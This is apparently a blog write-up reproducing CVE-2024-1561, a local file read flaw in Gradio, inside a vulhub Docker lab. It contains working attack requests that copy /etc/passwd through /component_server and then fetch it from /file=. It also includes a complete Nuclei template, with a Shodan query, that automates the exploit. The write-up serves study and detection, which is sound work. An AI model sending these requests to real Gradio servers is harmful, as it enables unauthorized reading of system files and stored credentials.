
CVE-2024-1561 Reproduction
This is how NVD describes it:
A problem was discovered in gradio-app/gradio, where the
/component_serverendpoint improperly allows any method on aComponentclass to be called with attacker-controlled parameters. Specifically, by exploiting theBlockclass’smove_resource_to_block_cache()method, an attacker can copy any file on the filesystem into a temporary directory and subsequently retrieve it. This vulnerability allows unauthorized local file read access, especially when the application is exposed to the internet throughlaunch(share=True), allowing remote attackers to read files on the host. In addition, Gradio applications deployed onhuggingface.coare also affected, potentially exposing sensitive information stored in environment variables, such as API keys and credentials.
Reference article:
CVE-2024-1561 Vulnerability Reproduction
Here we use Docker to set up an environment with vulhub.
vulhub/gradio/CVE-2024-1561/README.zh-cn.md at master · vulhub/vulhub
After entering the page, we see:

I often used this project to conveniently build interfaces when studying LLMs.
Visit /config.

{"version":"4.12.0","mode":"interface","app_id":18156613839225795048,"dev_mode":false,"analytics_enabled":true,"components":[{"id":3,"type":"row","props":Attack payload
{
  "component_id": "3",
  "data": "/etc/passwd",
  "fn_name": "move_resource_to_block_cache",
  "session_hash": "aaaaaaaaaaa"
}
---》
POST /component_server HTTP/1.1
Host: 43.134.9.57:7860
Upgrade-Insecure-Requests: 1
Priority: u=0, i
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json

{
  "component_id": "3",
  "data": "/etc/passwd",
  "fn_name": "move_resource_to_block_cache",
  "session_hash": "aaaaaaaaaaa"
}

Then construct the request packet.
GET /file=/tmp/gradio/916eb712d668cf14a35adf8179617549780c4070/passwd HTTP/1.1
Host: 43.134.9.57:7860
Upgrade-Insecure-Requests: 1
Priority: u=0, i
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate

As shown above, the content of /etc/passwd is displayed.
Scan with Nuclei
Use Nuclei to scan.
The corresponding Nuclei repository YAML file is as follows.
id: CVE-2024-1561

info:
  name: Gradio Applications - Local File Read
  author: Diablo
  severity: high
  description: |
    Local file read by calling arbitrary methods of Components class
  impact: |
    Successful exploitation of this vulnerability could allow an attacker to read files on the server
  remediation: |
    Update to Gradio 4.13.0
  reference:
    - https://huntr.com/bounties/4acf584e-2fe8-490e-878d-2d9bf2698338
    - https://github.com/DiabloHTB/CVE-2024-1561
    - https://nvd.nist.gov/vuln/detail/CVE-2024-1561
    - https://github.com/gradio-app/gradio/commit/24a583688046867ca8b8b02959c441818bdb34a2
  classification:
    cvss-metrics: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
    cvss-score: 7.5
    cve-id: CVE-2024-1561
    cwe-id: CWE-29
    epss-score: 0.00045
    epss-percentile: 0.14639
  metadata:
    verified: true
    max-request: 3
    shodan-query: html:"__gradio_mode__"
  tags: cve,cve2024,intrusive,unauth,gradio,lfi,lfr

flow: http(1) && http(2) && http(3)

http:
  - raw:
      - |
        GET /config HTTP/1.1
        Host: {{Hostname}}

    extractors:
      - type: json
        name: first-component
        part: body
        group: 1
        json:
          - '.components[0].id'
        internal: true

  - raw:
      - |
        POST /component_server HTTP/1.1
        Host: {{Hostname}}
        Content-Type: application/json

        {"component_id": "{{first-component}}","data": "/etc/passwd","fn_name": "move_resource_to_block_cache","session_hash": "aaaaaaaaaaa"}

    extractors:
      - type: regex
        name: tmpath
        regex:
          - \/[a-zA-Z0-9\/]+
        internal: true

  - raw:
      - |
        GET /file={{tmpath}} HTTP/1.1
        Host: {{Hostname}}

    matchers:
      - type: dsl
        dsl:
          - regex('root:.*:0:0:', body)
          - 'contains(header, "text/plain")'
        condition: and
# digest: 490a004630440220321f22e77b20acc61afa7b5cbf1f465becdb09178d7c23342a1d1be0a11c843502205a9d96fc3f2429ce7f2566dce2a289b2ff6529266cee50a0d24bd60336562f19:922c64590222798bb761d5b6d8e72950
The result is as follows.

It was detected successfully.